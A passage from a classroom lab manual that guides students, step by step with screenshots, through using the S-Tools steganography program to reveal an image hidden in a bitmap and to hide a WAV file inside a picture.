


Figure 15: Double Clicking on the S-Tools.exe file

- Click the single rectangle in the bottom left hand side of the screen to maximize the **Actions** Window if needed. The Actions window should be maximized.




Figure 16: Maximize the Actions Window

- Drag the **zebras\_with\_hidden\_msec.bmp** file from the steg folder located on the desktop into the S-Tools Actions window.




Figure 17: Dragging a File into the S-Tools Actions Windows

Verify that the file name **zebras\_with\_hidden\_msec.bmp** is next to the word S-Tools.




Figure 18: The zebras\_with\_hidden\_msec.bmp file in the S-Tools Actions Window

12. To reveal the hidden picture, right click on the zebra picture and select **Reveal**.




Figure 19: Revealing the Hidden Picture File

13. Type **password** in the passphrase and verify passphrase boxes. Leave **IDEA** for the Encryption algorithm. Click OK to reveal the hidden **msec.bmp** file.




Figure 20: Typing the Password

The words, **S-Tools – [Revealed Archive]** should appear, along with a Revealed files window pane in which the name and size of the hidden file **msec.bmp** are displayed.




Figure 21: S-Tools – [Revealed Archive] Window



14. Right click on the **Msec.bmp** file, and select **Save as...**




Figure 22: Saving the Hidden File within the Zebras Picture File

15. Type the following in the file name box: **my\_hidden\_file.bmp**

Make sure you include the .bmp file extension.




Figure 23: Saving the Hidden File

16. Double click on the **my\_hidden\_file.bmp** in the steg folder on your desktop.




Figure 24: Opening the Revealed File

The picture that you hid within the original-zebras.bmp file should now be revealed.




Figure 25: My-hidden\_file.bmp is the msec.bmp file that was hidden within the original-zebras picture

17. Close the S-Tools program by selecting **File** from the menu bar and selecting **Exit**.




Figure 26: Closing S-Tools

### Task 1.2 Conclusion

S-Tools is a Stenography tool that can be used to hide bitmap, GIF, and WAV files from plain view. The files will be embedded in a picture file. During the lab, we hid a picture named msec.bmp within another picture of zebras. Only users who know the password and encryption algorithm used will be able to reveal the hidden msec.bmp picture file.

### Task 1.3 Discussion Questions

1. What kind of files can be hidden with the S-Tools Stenography tool?
2. How is a hidden file revealed within the S-Tools program?
3. What is needed to reveal a hidden file in the S-Tools program?
4. What are some of the available encryption algorithms within S-Tools?

## Task 2 Hiding a Media File within a Picture Using S-Tools

S-Tools is a Stenography tool that can be used to hide bitmap, GIF, and wave files from plain view. The files will be embedded in a picture file. There is a popular saying that “a picture can say a thousand words.” In this task, we will accomplish just that, by hiding a WAV file, which is a sound file, in a picture. That WAV file could be a message of someone speaking a thousand words, a secret message from one person to another, or it could be even be a music file.

### Task 2.1 Hiding a WAV file with S-Tools

#### Open S-Tools

1. Double click on the **steg** folder on your Desktop. Open the **S-Tools.exe** file.




Figure 27: Double Clicking on the S-Tools.exe file

2. Click the single rectangle in the bottom left hand side of the screen to maximize the **Actions** window if needed. The **Actions** window should be maximized.




Figure 28: Maximize the Actions Window

3. Drag the **original-zebras.bmp** file from the **steg** folder into the S-Tools **Actions** window.




Figure 29: Dragging a File into the S-Tools Actions Windows

4. Drag the **Windows\_Ding.wav** file on to the original-zebras picture in the S-Tools Actions window. After the file is in the window, you will see a box appear. This box asks for a passphrase, passphrase verification, and the Encryption algorithm.




Figure 30: Hiding the Windows\_Ding.wav file within the original-zebras file.

5. Type **password** in the passphrase and verify passphrase boxes. Leave **IDEA** for the Encryption algorithm. Click the OK button to hide **Windows\_Ding.wav**.




Figure 31: Typing the Password

Now, in the top left hand corner of the picture, the phrase **[hidden data]** will appear, indicating that digital information has been hidden in the original zebras.




Figure 32: The Windows\_Ding.wav file is hidden data within the original-zebras picture

6. To save the **original-zebras** file with the hidden **Windows\_Ding.wav** file, right click anywhere within the picture, and select **Save as...** from the menu list.




Figure 33: Saving the original-zebras picture with the embedded hidden Windows\_Ding.wav file

7. In the **Save As Pop-up** box:

- Verify the Save in location is the steg folder
- For the filename, type **zebras\_with\_hidden\_wav\_file.bmp**

Make sure you include the .bmp file extension.

- Verify the Save as type says **All Files (\*.\*)**
- Click the Save Button




Figure 34: The Save As Dialog Box of S-Tools

Normally, the user would not indicate the name of the hidden picture file within the name of their picture. In this case, it is done to help you understand how S-Tools works.




Figure 35: The Name of the New File that contains the Hidden Windows\_Ding.wav file

- Close the S-Tools program by selecting **File** from the menu bar and selecting **Exit**.

